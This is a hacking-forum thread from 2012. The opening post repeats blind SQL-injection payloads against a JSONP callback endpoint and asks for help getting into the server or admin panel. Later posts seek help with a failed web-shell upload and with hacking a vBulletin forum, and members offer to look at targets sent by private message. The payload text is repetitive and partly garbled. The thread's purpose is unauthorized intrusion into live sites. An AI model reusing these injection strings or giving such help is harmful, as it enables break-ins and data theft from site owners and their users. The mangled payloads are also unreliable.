jQuery17202606089532931285_1340332905037&_1340332905159 AND 1=2

' AND ascii(substr((SELECT TOP 1 object_name FROM user_objects WHERE object_type='TABLE

' ORDER BY object_name),2, 1))>47 AND '1'='1

--

O.S.I.E 2:

Spoiler ([Click to View](#))



Link:

Spoiler ([Click to View](#))PHP Code

<?php

WWW.website.com/api/myaccount/callback.og?callback=


jQuery17202606089532931285_1340332905037' AND '1'='2&_1340332905159 AND 1=2

' AND ascii(substr((SELECT TOP 1 object_name FROM user_objects WHERE object_type='TABLE

' ORDER BY object_name),2, 1))>47 AND '1'='1' AND ASCII(SUBSTR(USER,2,1))>47 AND '1'='1

--

O.S.I.E.3:

Spoiler [\(Click to View\)](#)http://i1252.photobucket.com/albums/hh570/keynamer/O-v-3.png
link:

Spoiler [\(Click to View\)](#)PHP Code

<?php

www.website.com/api/myaccount/callback.og?callback=

jQuery17202606089532931285_1340332905037' AND '1'='2&_1340332905159 AND 1=2

' AND ascii(substr((SELECT TOP 1 object_name FROM user_objects WHERE object_type='TABLE

' ORDER BY object_name),2, 1))>47 AND '1'='1' AND ASCII(SUBSTR(USER,2,1))>47 AND '1'='1


' AND '1'='2

' AND ascii(substr((SELECT TOP 1 object_name FROM user_objects WHERE object_type='TABLE

' ORDER BY object_name),2, 1))>47 AND '1'='1

--

O.S.I.E.4

Spoiler [\(Click to View\)](#)http://i1252.photobucket.com/albums/hh570/keynamer/O-V-4.png
link:

Spoiler [\(Click to View\)](#)PHP Code

<?php

WWW.Website.com/api/myaccount/callback.og?callback=

jQuery17202606089532931285_1340332905037' AND '1'='2

' AND ascii(substr((SELECT TOP 1 object_name FROM user_objects WHERE object_type='TABLE


' ORDER BY object_name),2, 1))>47 AND '1'='1&_1340332905159 AND 1=2

' AND ascii(substr((SELECT TOP 1 object_name FROM user_objects WHERE object_type='TABLE

' ORDER BY object_name),2, 1))>47 AND '1'='1

--

O.S.I.E.5:

Spoiler [\(Click to View\)](#)http://i1252.photobucket.com/albums/hh570/keynamer/O-V-5.png
Link:

Spoiler [\(Click to View\)](#)PHP Code

<?php


www.website.com/api/myaccount/callback.og?callback=

jQuery17202606089532931285_1340332905037' AND ASCII(SUBSTR(USER,2,1))>47 AND '1'='1

&_1340332905159 AND 1=2

--

O.S.I.E.6:

Spoiler [\(Click to View\)](#)http://i1252.photobucket.com/albums/hh570/keynamer/O-V-6.png
Link:

Spoiler [\(Click to View\)](#)PHP Code


<?php

www.website.com/api/myaccount/callback.og?callback=jsonp1340332878796 AND 1=2

' AND ASCII(SUBSTR(USER,2,1))>47 AND '1'='1

--

O.S.I.E.7:

Spoiler [\(Click to View\)](#)http://i1252.photobucket.com/albums/hh570/keynamer/O-V-7.png
Link:

Spoiler [\(Click to View\)](#)PHP Code

<?php

www.website.com/api/myaccount/callback.og?callback=jsonp1340332878796 AND 1=2

' AND ASCII(SUBSTR(USER,2,1))>47 AND '1'='1 AND 1=2

' AND ASCII(SUBSTR(USER,2,1))>47 AND '1'='1

--

O.S.I.E.8:

Spoiler ([Click to View](#))[IMG]http://i1252.photobucket.com/albums/hh570/keynamer/O-V-8.png[/IMG]
link:

Spoiler ([Click to View](#))PHP Code

<?php

www.website.com/api/myaccount/callback.og?callback=jsonp1340332878796 AND 1=2

' AND ASCII(SUBSTR(USER,2,1))>47 AND '1'='1 AND 1=2

' AND ASCII(SUBSTR(USER,2,1))>47 AND '1'='1 AND 1=2

' AND ASCII(SUBSTR(USER,2,1))>47 AND '1'='1

--

O.S.I.E.9

Spoiler ([Click to View](#))[IMG]http://i1252.photobucket.com/albums/hh570/keynamer/O-V-9.png[/IMG]
link:

Spoiler ([Click to View](#))PHP Code

<?php

www.website.com/api/myaccount/callback.og?callback=jsonp1340332878796 AND 1=2

' AND ASCII(SUBSTR(USER,2,1))>47 AND '1'='1 AND 1=2

' AND ASCII(SUBSTR(USER,2,1))>47 AND '1'='1 AND 1=2

' AND ASCII(SUBSTR(USER,2,1))>47 AND '1'='1 AND 1=2

' AND ASCII(SUBSTR(USER,2,1))>47 AND '1'='1

--

O.S.I.E.10:

Spoiler ([Click to View](#))

[IMG]http://i1252.photobucket.com/albums/hh570/keynamer/O-v-10.png[/IMG]

Link:

Spoiler ([Click to View](#))PHP Code

<?php

www.website.com/api/ogptime/callback.og?callback=

jQuery17202606089532931285_1340332905038" AND "1"="2&_ =1340332905204

' AND ascii(substr((SELECT TOP 1 object_name FROM user_objects WHERE object_type='TABLE

' ORDER BY object_name),2, 1))>47 AND '1'='1

--

O.S.I.E.11:

Spoiler ([Click to View](#))

[IMG]http://i1252.photobucket.com/albums/hh570/keynamer/0-v-11FIXED.png[/IMG]

link:

Spoiler ([Click to View](#))PHP Code

<?php

www.website.com/api/ogptime/callback.og?callback=jsonp1340332878795' AND '1'='2

' AND ascii(substr((SELECT TOP 1 object_name FROM user_objects WHERE object_type='TABLE

' ORDER BY object_name),2, 1))>47 AND '1'='1

--

O.S.I.E.12:

Spoiler ([Click to View](#))

[IMG]http://i1252.photobucket.com/albums/hh570/keynamer/O-V-12.png[/IMG]

Link:

Spoiler ([Click to View](#))PHP Code

<?php

```
www.website.com/api/ogptime/callback.og?callback=jsonp1340332878795' AND '1'='2
' AND ascii(substr((SELECT TOP 1 object_name FROM user_objects WHERE object_type='TABLE
' ORDER BY object_name),2, 1))>47 AND '1'='1' AND '1'='2
' AND ascii(substr((SELECT TOP 1 object_name FROM user_objects WHERE object_type='TABLE
' ORDER BY object_name),2, 1))>47 AND '1'='1
```

--

O.S.I.E.12:

Spoiler ([Click to View](#))

[IMG]<http://i1252.photobucket.com/albums/hh570/keynamer/O-V-13.png>[/IMG]

Link:

Spoiler ([Click to View](#))PHP Code

<?php

```
www.website.com/api/ogptime/callback.og?callback=jsonp1340332878795' AND '1'='2
' AND ascii(substr((SELECT TOP 1 object_name FROM user_objects WHERE object_type='TABLE
' ORDER BY object_name),2, 1))>47 AND '1'='1' AND '1'='2
' AND ascii(substr((SELECT TOP 1 object_name FROM user_objects WHERE object_type='TABLE
' ORDER BY object_name),2, 1))>47 AND '1'='1 AND 1=2
' AND ascii(substr((SELECT TOP 1 object_name FROM user_objects WHERE object_type='TABLE
' ORDER BY object_name),2, 1))>47 AND '1'='1
```

--

error info:

Spoiler ([Click to View](#))

[IMG]<http://i1252.photobucket.com/albums/hh570/keynamer/errorinfo.png>[/IMG]

Thanks for the help.=D

| Solo | - June 25, 2012, 7:49 pm

Im not sure what your asking haha Can you elaborate?

Sulfer - June 25, 2012, 7:52 pm

(Jun 25, 2012 07:49 PM)| Logic | Wrote: ([CITE](#)) Im not sure what your asking haha Can you elaborate?oh Lol,im asking,if anyone could help with me with getting access to the server or admin panel through these errors.

| Solo | - June 25, 2012, 8:11 pm

So sql? PM me the site and ill look. Just need to see what info i can get

TheW3bster - June 25, 2012, 8:43 pm

PROBLEM : Shell upload

URL : [DENIED]

TIMEFRAME : ???

ADDITIONAL INFO :

Uploaded one at [DENIED] yet it gives me a server error. Any help possible?

Spoiler ([Click to View](#))

spectrum10 - June 25, 2012, 8:46 pm

(Jun 25, 2012 08:43 PM)TheW3bster Wrote: ([CITE](#)) PROBLEM : Shell upload

URL : [DENIED]

TIMEFRAME : ???

ADDITIONAL INFO :

Uploaded one at [DENIED] (User w3b pass hax) yet it gives me a server error. Any help possible? Define your server error. is it 404 or what?? and funny the url is "DENIED"

TheW3bster - June 25, 2012, 8:48 pm

(Jun 25, 2012 08:46 PM)spectrum10 Wrote: [\[CITE\]](#) Define your server error. is it 404 or what?? and funny the url is "DENIED"

Sorry for that, But if you want, i'll PM the url. I've added an image. If you want, i'll PM you with all the details.

spectrum10 - June 25, 2012, 8:50 pm

(Jun 25, 2012 08:48 PM)TheW3bster Wrote: [\[CITE\]](#) Sorry for that, But if you want, i'll PM the url. I've added an image. If you want, i'll PM you with all the details.

Yes pm it to me and when i get time i will look into it :}

???????? - June 25, 2012, 8:52 pm

(Jun 25, 2012 08:43 PM)TheW3bster Wrote: [\[CITE\]](#) PROBLEM : Shell upload

URL : [DENIED]

TIMEFRAME : ???

ADDITIONAL INFO :

Uploaded one at [DENIED] yet it gives me a server error. Any help possible?

if you can see they said server error, so how did you know if the shell uploaded or not

They didn't give you any sign if the file exist or not or some internal error, Try to upload it somewhere else

sl4sh3rz - June 25, 2012, 9:12 pm

(Jun 25, 2012 08:52 PM)? ? ? ? Wrote: [\[CITE\]](#) if you can see they said server error, so how did you know if the shell uploaded or not

They didn't give you any sign if the file exist or not or some internal error, Try to upload it somewhere elsei guess have a error with your shell syntax ..

did u try to upload other shell???

Cockadoodledoo - June 26, 2012, 5:15 am

how does one find a MyBB forum Version?

beer and chicken - June 26, 2012, 6:59 am

Hey, just joined up. Was wondering if anybody was familiar with hacking vbulletin in order to increase reputation power? If it is possible, can someone point me in the right direction? Cheers.

lchi - June 26, 2012, 11:44 am

(Jun 26, 2012 06:59 AM)beer and chicken Wrote: [\[CITE\]](#) Hey, just joined up. Was wondering if anybody was familiar with hacking vbulletin in order to increase reputation power? If it is possible, can someone point me in the right direction? Cheers.

What's the forum version? Just scroll to the bottom and it should say "powered by vBulletin ____"

Cockadoodledoo - June 26, 2012, 1:34 pm

yeah, i was hoping that how MyBB forum works but i was very unsatisfied when it wasn't listed. =(

hmm

Sw1x - June 26, 2012, 1:36 pm

Vouch for these guys, I've been in contact with them before, and they know their shit. ?

beer and chicken - June 26, 2012, 3:13 pm

(Jun 26, 2012 11:44 AM)Ichi Wrote: [\[CITE\]](#) What's the forum version? Just scroll to the bottom and it should say "powered by vBulletin ____"

This is what it says on the bottom.

Powered by vBulletin

Copyright ©2000 - 2012, vBulletin Solutions, Inc.

SEO by vBSEO 3.6.0 PL2

Ichi - June 26, 2012, 3:20 pm

(Jun 26, 2012 03:13 PM)beer and chicken Wrote: [\[CITE\]](#) This is what it says on the bottom.

Powered by vBulletin

Copyright ©2000 - 2012, vBulletin Solutions, Inc.

SEO by vBSEO 3.6.0 PL2

Are you sure you got all of it? I just visited a random VB forum and at the bottom it says:

Code Powered by vBulletin® Version 3.8.7

Copyright ©2000 - 2012, vBulletin Solutions, Inc.

© All Rights Reserved Infusion Network Skin by kbt09

beer and chicken - June 26, 2012, 4:34 pm

(Jun 26, 2012 03:20 PM)Ichi Wrote: [\[CITE\]](#) Are you sure you got all of it? I just visited a random VB forum and at the bottom it says:

Code Powered by vBulletin® Version 3.8.7

Copyright ©2000 - 2012, vBulletin Solutions, Inc.

© All Rights Reserved Infusion Network Skin by kbt09

yeah that's all it says.

this is the [site](#).

spectrum10 - June 26, 2012, 6:58 pm

(Jun 26, 2012 01:36 PM)Sw1x Wrote: [\[CITE\]](#) Vouch for these guys, I've been in contact with them before, and they know their shit. ?

Thanks for the vouch, swix! 3535353535353535

Th3PonyWizard - July 2, 2012, 10:40 pm

(Jun 26, 2012 03:20 PM)Ichi Wrote: [\[CITE\]](#) Are you sure you got all of it? I just visited a random VB forum and at the bottom it says:

Code Powered by vBulletin® Version 3.8.7

Copyright ©2000 - 2012, vBulletin Solutions, Inc.

© All Rights Reserved Infusion Network Skin by kbt09They customly deleted the version name at the buttom.